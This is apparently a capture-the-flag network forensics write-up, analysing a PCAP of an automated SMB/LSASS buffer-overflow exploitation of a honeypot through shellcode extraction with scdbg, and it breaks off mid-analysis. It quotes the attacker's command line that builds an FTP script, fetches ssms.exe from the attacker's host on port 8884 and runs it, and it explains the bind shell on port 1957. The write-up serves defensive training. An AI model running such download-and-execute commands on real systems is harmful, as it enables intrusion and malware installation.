#cyberdefender-medium #zui/brim #wireshark #scdbg #network-forensics #finished #reviewed
Scenario
A PCAP analysis exercise highlighting attacker’s interactions with honeypots and how automatic exploitation works.. (Note that the IP address of the victim has been changed to hide the true location.)
As a soc analyst, analyze the artifacts and answer the questions.
Investigation
The investigation begins with triage of this capture file to scope the incident and identify indicators requiring further investigation.
Triage

The protocol hierarchy statistics, viewed under Statistics > Protocol Hierarchy Statistics, reveal the following,
Protocol hierarchy statistics
44.5%of all packets are classified underSOCKSprotocol86.5%of all bytes captured are underSOCKSprotocol, bytes captured is disproportionately attributed to this particular protocolSMBtraffic was captured- The captured
SMBtraffic includesDCE/RPCtraffic related toActive Directory Setup

To identify what parties were involved, endpoint analysis was performed next.
Endpoint statistics
The provided capture is framed as highlighting attacker's interaction with honeypots and there are only 2 IP addresses in the capture. Of the two in the capture, only one falls within a public/external IP range, allowing the following roles to be established tentatively:
- The attacker’s IP address is likely
98.114.205.102 - The victim IP address is likely
192.150.11.111

With the initial roles established, focus turned to conversation-level metrics to confirm the nature of the interaction between the attacker and the victim.
Conversation statistics
The duration of the conversation between 98.114.205.102 and 192.150.11.111 lasted 16.2192 seconds.
Furthermore, 5 TCP sessions were captured on ports 445, 1957, 1080 and 8884.

Captured TCP sessions
These ports map to the following services
445:smb1957:unix-statusorremstats1080:socks8884:unknown / Not IANA-registered
unix-status service is associated with remstats which is a legacy service used for remote statistics.
This service is so old that resources about it are scarce.
Furthermore, DCE/RPC over SMB is a Windows-specific mechanism whereas remstats was primarily designed for unix environments.
It is highly probable that another service ,that was possibly established by the attacker, is running on this port.
8884 is highly suspect because no known service as defined by the IANA registrar maps to this port and the connection was initiated by the victim connecting back to the attacker.
The order of the tcp sessions allow us to reconstruct a sequence where
smbwas the start of the connection- Some service running on
1957was then accessed by the attacker - A reverse connection from the victim to the attacker on port
8884was established sockstraffic then occurred before the connection was closed.
The sessions that persisted the longest were the socks and 8884 sessions.
Triage summary
Traffic of interest is limited to SMB and SOCKS between two hosts.
Roles were tentatively assigned based on IP allocation alone (98.114.205.102 external attacker, 192.150.11.111 internal victim); this holds up unless later evidence contradicts it.
SOCKS account for majority of captured bytes which indicate the channel is carrying a substantial payload rather than simple connection overhead, and worth examining directly to see what is being relayed.
SMB / DCE-RPC traffic from an external host is anomalous and more than likely implies an initial access vector rather than legitimate use.
5 tcp sessions were captured and the entire interaction lasted only 16 seconds, this is consistent with automated exploitation.
Two sessions are of note.
Firstly, a session was initiated by the attacker connecting to port 1957, a port where some unknown service is likely running on.
Secondly, another session was initiated by the victim connecting outbound to the attacker on port 8884, a port with no IANA registration.
This is a callback and characteristic of a compromised machine contacting a C2 server.
Together, this points to an intrusion where SMB was used as the initial access vector.
Anomalous SMB Traffic

smb as determined from the triage was the first protocol used in the conversation between the two captured endpoints.
The smb or smb2 traffic reveal anomalous traffic where the attacker sent a request for DsRoleUpgradeDownlevelServer with a frame length of 3208 bytes after connecting to \lsarpc.
Anomalous smb traffic
A Google search of DsRoleUpgradeDownlevelServer as well as \lsarpc points to CVE-2003-0533 as detailed here.
This is a buffer overflow exploit that allows for arbitrary code execution via a packet that causes the DsRolerUpgradeDownleveServer function to create long debug entries for the DCPROMO.LOG log file.
The tcp stream reveals a long line of padding using ascii 1.

tcp stream 1
Viewing this stream as raw bytes will reveal a long section of bytes of value 0x90 which is the op code for nop.
There is a section of bytes that looks like actual data sandwiched in between the large block of nop op codes.

nop sled
This is highly characteristic of a buffer overflow exploit and we are likely looking at the actual shell code used by the actor.
Saving the conversation, particularly the traffic from 98.114.205.102 to 192.150.11.111, will enable further analysis.
Extracting Shell Code
The output was saved as raw.bin.
The dump is then passed to scdbg with the following parameters,

scdbg configuration
This will yield the following,

scdbg results

The first results, at index 0 which corresponds to offset 0x3f5, is the shell code we are looking for and it reveals the following,
scdbg report and dump
The shell code decodes itself in memory using the instruction xor byte [edx+ecx], 0x99.
Therefore, the key it used to encode itself is 0x99
From the output we can trace the execution of the shell code and it does the following,
- Gets the procedure addresses of necessary windows API
- Creates a new socket with flags set such that it operates over
IPv4and usesTCP - Bind this socket to port
1957 - Upon a successful connection, it creates a
cmdprocess - It then closes the socket and exits the thread
This explains why the attacker connected to the victim machine on port 1957.
The shell code created a service listening on that port that creates a cmd instance upon successful connection.
The Memory Monitor Log also states that the shell code accesses the PEB (fs30) and peb.InInitializationOrderModuleList.
This is distinctive of a PEB walk and is further analysed here.
Identifying commands issued
The extraction of the shell code revealed that it just creates a socket operating at port 1957 over raw TCP, no encryption.
Therefore, we can find the exact command issued by the threat actor in plain text in the pcap.

By using the filter tcp.flags.push == 1 we can see the plain text commands that the attacker issued.
command issued by attacker
This command is
echo open 0.0.0.0 8884 > o & echo user 1 1 >> o & echo get ssms.exe >> o & echo quit >> o & ftp -n -s:o & del /F /Q o & ssms.exe
Which creates a script with name o and with contents
open 0.0.0.0 8884
user 1 1
get ssms.exe
quit
This script is then passed to ftp.exe to be executed.
This script performs the following,
- Connect to attacker server on port 8884, presumably where an ftp server is listening
- Log in with account credentials
1:1 - Download
ssms.exe - Exit
After execution, the script deletes itself and runs the downloaded ssms.exe.
Finding the malicious file

Knowing that the victim connects back to the attacker on port 8884, the traffic is viewable in the pcap by filtering for tcp.port == 8884.
TCP Handshake completed

Following and retrieving the TCP stream will then give us
TCP Stream
Which when decoded is the following set of commands
